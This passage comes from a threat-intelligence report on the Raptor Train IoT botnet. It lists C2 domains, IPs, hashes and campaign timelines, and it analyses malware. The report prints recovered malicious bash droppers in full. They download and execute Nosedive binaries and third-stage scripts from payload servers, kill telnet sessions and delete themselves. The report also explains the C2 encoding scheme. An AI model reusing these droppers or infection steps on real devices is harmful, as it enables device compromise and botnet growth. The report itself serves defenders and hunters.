21	http://92.38.135.163/r?_=arm,jtm1pgovd3v2dwonkylererererererer...	2021-05-17 11:36:27	2021-05-17 11:36:27	1	87
22	http://92.38.135.163/r?_=mips,pcu1m2ovd3v2dwonkylererererererere...	2021-05-14 12:47:14	2021-05-14 12:47:14	1	87

Figure 7: VirusTotal URL results from mid-2021 for Crossbill campaign payload server 92.38.136.163.

Prior to mid-2021, the botnet operators used the root k3121.com domain as the sole C2 domain, but by mid-2021, they began to embed encoded random alphanumeric C2 subdomains, which in turn resolved to diversified Tier 2 C2 infrastructure. The C2 subdomains (and their resolving IPs at the time) can be found in the Indicators of Compromise (IoC) section at the end of the report. Below are several examples that follow a recurring format for the Crossbill campaign, which can be matched with the regex string "^[a-z]{4}\.k3121\.com$". As you will see, this format stays somewhat consistent in future campaigns with an expansion of characters in the subdomain and a rotating root domain, which can be matched with the regex string "^[a-z]{4,15}\.[a-z][0-9]{4}\.com$":

wsxe.k3121.com - 92.38.135.28

xbqw.k3121.com - 92.223.59.19

xaqw.k3121.com - 92.38.132.59

qwsd.k3121.com - 95.85.91.82

axqw.k3121.com - 92.38.178.88

awqx.k3121.com - 5.188.34.147 and 5.188.34.151

lfdx.k3121.com - 92.38.135.28

oklm.k3121.com - 92.38.135.160

hyjk.k3121.com - 146.185.218.227

dfgh.k3121.com - 5.8.71.190

nulp.k3121.com - 146.185.218.134

hnai.k3121.com - 5.188.34.158

api.k3121.com - 83.229.4.29

mail.k3121.com - 5.188.34.77

Finch campaign - July 2022 to June 2023

Beginning in July 2022, the Raptor Train operators kicked off what we call the Finch Campaign of exploitation activity. This campaign is primarily signified by the "b2047.com" root domain and associated C2 subdomains and ran from approximately July 2022 through at least June 2023.

While July 2022 is the earliest observed activity indicating C2 communications from the b2047.com domain, the domain itself was first registered and resolved to parked Alibaba Cloud IP space dating back to September 2019. This domain parking may have been part of a preparation phase in 2019, indicating the threat actor thought through several iterations of Raptor Train deployment for some time leading up to the first two campaigns of exploitation.

The C2 subdomains (and their resolving IPs at the time) that were identified can be found in the IoC section at the end of the report, and below are several examples that follow a similar recurring format as seen in the Crossbill campaign, which can be matched with the regex string "^[a-z]{4,15}\.[a-z][0-9]{4}\.com$":

acgtjkiufde.b2047.com - 45.32.179.158

voias.b2047.com - 217.69.3.171

amushuvfikjas.b2047.com - 91.195.240.12

awerdasvbjgrt.b2047.com - 5.189.222.48

abpi.b2047.com - 92.38.160.44

kuyw.b2047.com - 92.38.135.42

xxqw.b2047.com - 92.38.139.228

oklm.b2047.com - 5.188.34.67

firc.b2047.com - 92.38.176.160

hume.b2047.com - 92.223.105.69

ayln.b2047.com - 92.223.79.206

At least two Finch campaign Nosedive samples are available in VirusTotal:

Hash	First Seen	Arch	Domain	C2
ba2c26e641a34b1683add59e7481a22934d62ca9814e4ee0f1c71766f37dfd6d	2022-07-25	ARM x86	hume.b2047.com	92.223.105.69
a8ca358dcd9c16eaf33d1ca583dd0f95d18ef6ce29595df55e25d09b0fca64ac	2022-07-16	x86	ayln.b2047.com	92.223.79.206

Historical telemetry for b2047.com from early 2023 revealed a gradual growth of several hundred compromised IoT devices between February 2023 and May 2023. Then, in June 2023, the Finch campaign appeared to ramp up at least 10,000 distinct infected devices. This was immediately prior to a sudden plummet of telemetry for the b2047.com domain at the end of June 2023. This was likely due to the Canary and Oriole campaigns beginning around this same time.

KR certificate

An interesting TLS certificate overlap was also seen during the Finch campaign through the use of what we call the “kr” certificate. By early June 2023, the “kr” certificate with SHA256 hash 2aa12e5989065951be84ce932b65bd197dd6be3fa987838bad48536c0c74d145 appeared in use with several known Tier 2 C2 nodes in the Finch Campaign. Censys captured the details of this certificate:




Figure 8: Censys screenshot showing the "kr" certificate with SHA256 hash 2aa12e5989065951be84ce932b65bd197dd6be3fa987838bad48536c0c74d145.

Most notable from this certificate is the unique subject and issuer DN: "C=kr, ST=kr, L=kr, O=kr, OU=kr, CN=kr, emailAddress=kr".

We have been unable to determine the specific use of the "kr" cert, however it rolled off the Tier 2 C2 nodes quickly and was not actively in use until mid-2024 again. As of September 2024, it is visible on two IPs, 45.77.255.157 and 185.47.252.101.

Canary campaign - May 2023 to August 2023

Starting on approximately May 27, 2023, Raptor Train operators kicked off a more tailored campaign heavily targeting ActionTec PK5000 modems, Hikvision IP cameras, Shenzhen TVT NVRs and ASUS RT-* and GT-* routers (among others). These device types were the largest portion of the Raptor Train botnet from late May 2023 through at least early August 2023.

Tier 2 second-stage payload and exploitation server (80.240.28.29) infected at least 16,000 devices from approximately May 27, 2023, through August 7, 2023. Many of these were ActionTec PK5000s, however other makes/models included ASUS RT-* and ASUS GT-* routers, as well as Hikvision IP cameras and Shenzhen TVT NVR/DVRs. The majority of these were in the U.S. and communicated with the second-stage payload server over port 38525. Based on the variety of ASUS device models (over 20 just in late May 2023), we assess the botnet operators likely had a functional exploit for several ASUS RT-* and GT-* models as of at least mid-2023.

Interestingly, there appeared to be a second cluster of only Taiwan-based Hikvision IP cameras and HiSilicon Cross Web Server devices communicating with the second-stage payload server over ports 16453 and 38128. Based on forensic analysis, most of the HiSilicon Cross Web Server devices appeared to be compromised NVR/DVR devices, primarily Shenzhen TVT NVRs, sitting behind routers that have their web interface exposed through the HiSilicon Cross Web Server service. Additionally, from approximately June 11, 2023, through June 16, 2023, thousands of infected SOHO devices in the U.S. communicated with 80.240.28.29 over port 34571.

Analysis of the first-stage payload server during the Canary campaign, 192.248.171.106, showed a range of callback ports that delivered the initial "q" payload (described in more detail shortly). This "q" payload served as a more customized version of the first-stage dropper to download and execute the Nosedive implant and drop and execute the second-stage bash script, /var/tmp/cm_logicd.sh. Taking a sampling of data from early May 2023 through early August 2023, we found initial callbacks were predominantly to ports within the range of 30000 to 33000. Within that range, most of the callbacks occurred over the following ports: 32123, 31123, 31120, 32233, 31008, 30021, 31003, 31121, 30023, etc. More than 60,000 unique IPs connected to these first-stage callback ports over a two-month timeframe, which included, but was not limited to, some of the following device types: D-LINK DCS-* IP cameras, TVT NVR/DVR devices (exposed through Cross Web Server), Mobotix IP cameras, ActionTec PK5000 devices, DrayTek Vigor and ASUS RT-*/GT-*/ZenWifi routers.

Infection chain

The infection chain for the Canary campaign was multi-layered and included the following high-level steps (more details on the samples themselves are available in the Malware Analysis section):

1. Exploit the target SOHO device through a vulnerable, exposed resource (in this example, an ActionTec PK5000).

2. Download and execute first-stage bash script, “q”, via a GET request to a Tier 2 payload server, e.g., “hxxp://<tier-2-payload-server>:80/q”
3. First-stage bash script:
    a. Connects to the first-stage payload server, 192.248.171.106, over port 32123, and downloads “wget.tar” (Nosedive).
    b. Drops second-stage bash script to disk: /var/tmp/cm_logicd.sh.
    c. Executes and delete second stage, memory-resident bash script, /var/tmp/cm_logicd.sh
        i. This script sits in a sleep loop and every 60 minutes kills any active Telnet sessions and attempts to download and execute third-stage bash script, /var/tmp/wlc_ntd.sh, from the second-stage payload server 80.240.28.29, on port 38525.
4. Nosedive implant, “wget.tar,” deletes itself from disk, renames the running process to “upnpd,” collects system information, starts listening on port 31212, decodes the embedded C2 domain and initiates communications with a dynamically assigned Tier 2 C2 node based on a hard-coded, encoded C2 subdomain, e.g., “awerdasvbjgrt.b2047.com”.




Figure 9: Overview of a Canary campaign infection chain showing multi-stage droppers/loaders and Nosedive samples, as well as second and third-stage bash scripts, as seen on an infected Actiontec PK5000 device.

In several cases, there were multiple second-stage bash script processes running in a sleep loop, sometimes up to 5 (/var/tmp/cm_logicd.sh in this case). This complicated live analysis because the telnet sessions were dropped every 10 minutes per running process unless malicious processes were terminated, forcing an analyst to lose valuable forensic artifacts. For example, the following processes could be found running in memory only:

```
26529 admin     1476 S    sh /var/tmp/cm_logicd.sh
15440 admin     1500 S    sh /var/tmp/cm_logicd.sh
18510 admin     1424 S    sh /var/tmp/cm_logicd.sh
17044 admin     1464 S    sh /var/tmp/cm_logicd.sh
19804 admin     1428 S    sh /var/tmp/cm_logicd.sh
32230 admin     1352 S    sleep 3600
32314 admin     1352 S    sleep 3600
 3598 admin     1352 S    sleep 3600
 3685 admin     1352 S    sleep 3600
 4271 admin     1352 S    sleep 3600
```

Oriole campaign - June 2023 to September 2024

Beginning in June 2023, another large exploitation campaign kicked off overlapping several months with the more tailored Canary campaign. This campaign is signified primarily by the root domain w8510.com and its' associated C2 subdomains. The C2 subdomains (and their resolving IPs at the time) that were identified can be found in the IoC section at the end of the report, and below are several examples that follow a similar recurring format as seen in the Crossbill (k3121.com) and Finch (b2047.com) campaigns which can be matched with the regex string "^[a-z]{4,15}\.[a-z][0-9]{4}\.com$":

zdacasdc.w8510.com - 195.234.62.19

zdacxzd.w8510.com - 89.44.198.200

zasdfgasd.w8510.com - 65.20.97.251

bzbatflwb.w8510.com - 216.128.176.196

wmllxwkg.w8510.com - 91.216.190.71

apdfhhjcxcb.w8510.com - 155.138.135.214

lyblqwesfawe.w8510.com - 45.77.174.218

awbpxtpi.w8510.com - 155.138.151.225

aewreiuicajo.w8510.com - 92.38.135.43

ocmnusdjdik.w8510.com - 78.141.232.162

mjiudwajhkf.w8510.com - 216.128.176.196 and 45.77.231.209

tuisasdcxzd.w8510.com - 95.179.210.17

kliscjaisdjhi.w8510.com - 192.248.155.21 and 149.248.51.22

dftiscasdwe.w8510.com - 66.42.52.39

qacassdfawemp.w8510.com - 66.42.52.39,45.77.172.89 and 155.138.133.56

Looking at a few Nosedive samples that were available in VirusTotal (built for ARM) between August and September 2023, we can see some of these embedded C2 domains:

Hash	First seen	Arch	Domain	C2
fe088f3553e09f62cc89f40d931be1b29491607c8f813ab17a7d664443a8e244	2023-08-29	ARM	mjiudwajhkf.w8510.com	216.128.176.196
fcfac7831cbe120b6cf6792c3527135d84b0b97ed78fe773833f5b5f26d7a0d9	2023-09-05	ARM	ocmnusdjdik.w8510.com	78.141.232.162
9119babb36c94a47b5034a76fc4d56b927eae9511c86bcc7c02a4afe3fe1c0f8	2023-09-28	ARM	awbpxtpi.w8510.com	155.138.151.225

Looking through Lumen's global telemetry, the w8510.com domain and associated subdomains infected at least 10,000 devices in June 2023 alone. The most active C2 domain, and associated IP, during this spike in infections was aewreiuicajo.w8510.com (92.38.135.43), which was a primary C2 server until October 2023 and remained active until at least January 2024. The use of the C2 domain w8510.com and its associated subdomains have continued through at least September 2024.

The latest Tier 2 payload server, 92.38.135.146, has been active since at least June 2023. Managed via SSH port 22 by Tier 3 management nodes, it hosts the first-stage bash script dropper and the primary implant, Nosedive. Looking at a sampled period of December 2023 to January 2024, this IP served more than 20,000 payloads. More than half of those downloads were on port 77, but other ports observed were 78, 18887 and 18888. The following partial payload retrieval URLs are attributed to this node, and will be described in more detail in the Malware Analysis section:

	url	first_submission	last_submission	malicious	total
0	http://92.38.135.146/	2023-06-27 06:32:40	2024-01-30 01:43:25	1	91
1	http://92.38.135.146:18887/r/armv5l	2024-01-29 21:29:35	2024-01-29 21:29:35	2	91
2	http://92.38.135.146:77/r/0.74813	2023-12-22 14:54:32	2023-12-22 14:54:32	1	91
3	http://92.38.135.146:77/r/mips	2023-09-12 00:01:31	2023-09-12 00:01:31	3	90
4	https://92.38.135.146/	2023-07-17 21:46:05	2024-01-30 01:43:25	1	91
5	http://92.38.135.146:77/r/0.82816	2023-09-07 00:09:53	2023-09-07 00:09:53	3	89
6	http://92.38.135.146:77/r/0.64516	2023-08-13 23:19:50	2023-08-13 23:19:50	3	90
7	http://92.38.135.146:77/r/arm	2023-08-07 19:29:18	2023-08-07 19:29:18	3	90
8	http://92.38.135.146:77/r/0.86287	2023-08-06 23:42:00	2023-08-06 23:42:00	3	90
9	http://92.38.135.146/r/mips64	2023-08-01 17:53:52	2023-08-01 17:53:52	3	90
10	http://92.38.135.146/r/armv7l	2023-07-25 16:59:43	2023-07-25 16:59:43	4	90
11	http://92.38.135.146:77/r/0/0.38398	2023-07-24 03:19:56	2023-07-24 03:19:56	3	90
12	https://92.38.135.146:77/r/0.02486/	2023-07-17 00:50:10	2023-07-17 00:50:10	3	90
13	http://92.38.135.146:77/r/0.02486	2023-07-16 20:37:28	2023-07-16 20:37:28	2	90

Figure 10: VirusTotal URL results from mid-2023 for Oriole campaign payload server 92.38.135.146.

Between April 2024 and August 2024, we saw an expansion of exploited device types including VNPT iGate routers, AXIS IP cameras and compromised NAS devices such as QNAP NAS, Zyxel NAS, Fujitsu NAS and Synology NAS. In mid-2024, we identified an extra port, 50051, on Tier 2 C2 servers that is similar to port 443 on Tier 2 C2 IPs. This port also displays a TLS certificate with a random, alphanumeric domain as the subject DN (which always varies from the TLS cert subject DN on port 443) but it has a different unique issuer of "C=US, ST=, L=, street=, postalCode=." For example, Tier 2 C2 IP 45.80.215.149 had port 50051 open at the same time as C2 port 443 as of August 7, 2024:





Figure 11: Censys screenshot showing port 50051 open on Tier 2 C2 IP address 45.80.215.149 as of August 7, 2024.

By August 2024, Raptor Train maintained an *average* of at least 30,000 compromised devices in Tier 1, which is a testament to its size and scale given how quickly the devices power cycle and rotate (as mentioned earlier, cycling on average every 17 days). In fact, the w8510.com C2 domain for this campaign became so prominent amongst compromised IoT devices, that by June 3, 2024, it was included in the Cisco Umbrella domain rankings. By at least August 7, 2024, it was also included in Cloudflare Radar's top 1 million domains. This is a concerning feat because domains that are in these popularity lists often circumvent security tools via domain whitelisting, enabling them to grow and maintain access and further avoid detection.



Popularity ranks

Rank	Position	Ingestion Time
Cloudflare Radar	1000000	2024-08-07 14:19:16 UTC
Cisco Umbrella	799736	2024-06-03 09:52:15 UTC

Figure 12: VirusTotal screenshot showing the popularity rankings for Raptor Train C2 domain w8510.com on August 7, 2024.

Black Lotus Labs assesses the Oriole campaign, using w8510.com subdomains for C2 callbacks, has continued through at least early September 2024.

Malware analysis

Multi-stage droppers

Analysis of several samples of the first stage bash script showed two primary variants of the dropper: one that is customized to device types and another that is more generic in format. Both variants of the first-stage dropper achieve two primary goals:

- Download, execute and delete the Nosedive payload
- Delete itself

The customized variant of the first-stage bash script also attempts to download second and third-stage bash scripts. The first stage of the customized variant can be identified with the following high-level execution flow, but it may vary to better assimilate to the target device type:

- Deletes itself
- If /var/tmp/bridge.lock exists, then exit (used as a "MUTEX" for exploitation)
- If /var/tmp/extfs/host exists, then exit (used as a "MUTEX" for pre-infection)
- Kill all active telnet sessions
- Touch /var/tmp/bridge.lock
- Download Nosedive payload and move it to /var/tmp/extfs/host
    - E.g., downloaded from hxxp://192.248.171.106:32123/wget.tar
- Set permissions and execute Nosedive
- Echo embedded contents of second-stage bash script into /var/tmp/cm_logicd.sh
- Set permissions and execute second-stage bash script, /var/tmp/cm_logicd.sh
- Remove /var/tmp/bridge.lock

To avoid detection of the actively running second-stage bash script, the threat actors deleted /var/tmp/cm_logicd.sh from disk, as seen below:

```
lr-x------    1 0        0               64 Aug 29 13:46 0 -> /dev/null
lrwx------    1 0        0               64 Aug 29 13:46 1 -> /dev/pts/24 (deleted)
lr-x------    1 0        0               64 Aug 29 13:46 10 -> /var/tmp/cm_logicd.sh (deleted)
lrwx------    1 0        0               64 Aug 29 13:46 2 -> /dev/pts/24 (deleted)
lrwx------    1 0        0               64 Aug 29 13:46 3 -> socket:[304314002]
```

However, with the process still actively running we were able to recover the contents of cm_logicd.sh from memory:

```
#!/bin/sh
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin
rm -rf $0
while true
do
    kill -9 `pidof utelnetd`
    sleep 1
    wget http://80.240.28.29:38525/pk5000_1?ps=$0\&wt=wget -O /var/tmp/wlc_ntd.sh
    sleep 1
    sh /var/tmp/wlc_ntd.sh &
    sleep 1
    rm /var/tmp/wlc_ntd.sh
    sleep 3600
done
```

This second stage bash script, /var/tmp/cm_logicd.sh, sits in a sleep loop and every 60 minutes kills any active telnet sessions (making forensic and recovery efforts more difficult). In addition, every 60 minutes the bash script attempts to download and execute a third-stage bash script, /var/tmp/wlc_ntd.sh, from the second-stage payload server 80.240.28.29 over port 38525, and then deletes that third-stage bash script. As you can see in the GET request, the device model is hard coded in the payload server's URL to "pk5000_1". This might have been so the payload server knows what pre-determined architecture should be hard-coded into the third-stage bash script, which is then returned in the HTTP response, or as an indicator to the botnet operators of which device type is requesting the payload.

Unfortunately, the second-stage payload server was no longer responding to requests at the time of this analysis, and we were unable to recover a copy of the third-stage bash script, /var/tmp/wlc_ntd.sh. Given the earlier execution of the Nosedive sample from the first-stage bash script and the in-memory "persistence" of the second-stage bash script, we assess this could be an attempt to ensure access is maintained (excluding a reboot) to certain device types in contrast to more easily accessible device types where re-exploitation is more easily carried out.

Generic droppers

A more generic variant of the first-stage bash script has been operational since at least May 2021 and a sample of this variant from mid-2021 looks like the following:

```
#!/bin/sh
ls /tmp/
if [ $? -eq 0 ]; then
  path='/tmp'
else
  path='/var/tmp'
fi

orders="arm-x mipsel-x mips-x x86-x ppc-x"

for order in $orders; do
        fullpath=$path/${order}
        rm -rf $fullpath
        meta="${order},JTM1PGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=,7ff6d2022baa974cbe430d639bb585bc"
        wget -c "http://92.38.135.163/r?_=$meta" -O "$fullpath"
        chmod 777 $fullpath
        $fullpath
        rm -rf $fullpath
done

rm -rf $0
```

Figure 13: Example of a mid-2021 generic first-stage bash script variant.

A more recent variant of the generic first-stage bash script from 2024 is nearly identical, but includes additional supported Nosedive architecture builds:

```
#!/bin/sh
path="/tmp"
orders="arm-x armv4l armv5l armv6l armv7l mips mipsel ppc x86 sh4 mips64 mips64el x86_64"
for order in $orders; do
    fullpath=$path/${order}
    rm $fullpath
    meta="${order},JTMmNDwwNC1qM3xxdXRqJyspERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=,e4b6a96654579f0992fce7752dc399e2"
    wget "http://92.38.135.146:77/r/$meta" -O "$fullpath"
    chmod 777 $fullpath
    $fullpath
    rm $fullpath
done
rm -rf $0
```

Figure 14: Example of a mid-2024 generic first-stage bash script variant.

It is most often downloaded from a Tier 2 payload server as a random numeric filename matched by the regex format: 0.[0-9]{5,8}. For example, a 2021 payload URL detected on a first-stage payload server in VirusTotal was "hxxp://92.38.135.163/r?_=0.26330493". In addition, a more recent payload URL detected in mid-2023 was "hxxp://92.38.135.146:77/r/0.82816".

This "generic" dropper variant deletes any old samples downloaded from previous exploitations of the compromised device, downloads and executes the supported architecture builds of Nosedive to /tmp or /var/tmp using an encoded URL schema, then deletes Nosedive and itself from disk. The URL encoding scheme used by Raptor Train operators has remained consistent since mid-2021 through at least March 2024. The encoding scheme is:

1. Start with a C2 domain for the Nosedive implant
2. Pad the domain with null bytes to reach 80 bytes

3. XOR encode the resulting 80 bytes with the key 0x44
4. Base64 encode the resulting XOR-encoded bytes

For example, starting with the C2 domain "mjiudwajhkf.w8510.com" we would get the URL schema seen below. Black Lotus Labs recreated this encoding method and included all encoded URL schema snippets in the IoC section for network defense and hunting efforts.

KS4tMSAzJS4sLyJqM3xxdXRqJyspREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=

This encoded domain is then passed as a parameter, along with a unique key, to the payload server to download the latest Nosedive sample for the requested architecture, for example:

hxxp://92.38.135.146:18887/r/armv5l,KS4tMSAzJS4sLyJqM3xxdXRqJyspREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=,6b689ed882ba491598b19f595a0ec89e?

The payload server base64 decodes the domain and embeds the still null-padded XOR-encoded domain (80 bytes), the target architecture (e.g., mipsel) and the unique key provided (e.g., 6b689ed882ba491598b19f595a0ec89e) into the Nosedive payload that is then returned to the compromised device. The Nosedive sample then decodes the domain to determine the dynamic C2 to check-in to and provides the unique key (as a UUID) and device type (e.g., mipsel, as "bot_name") on initial check-in to the pre-determined Tier 2 C2 server for bot verification.




Figure 15: Example of an embedded unique key (UUID) in a Nosedive sample.

You can also see the encoded domain with padding embedded in the sample below. Because the C2 server embeds the encoded C2 domain and unique key into the implant, the hash values of Nosedive samples are always different:

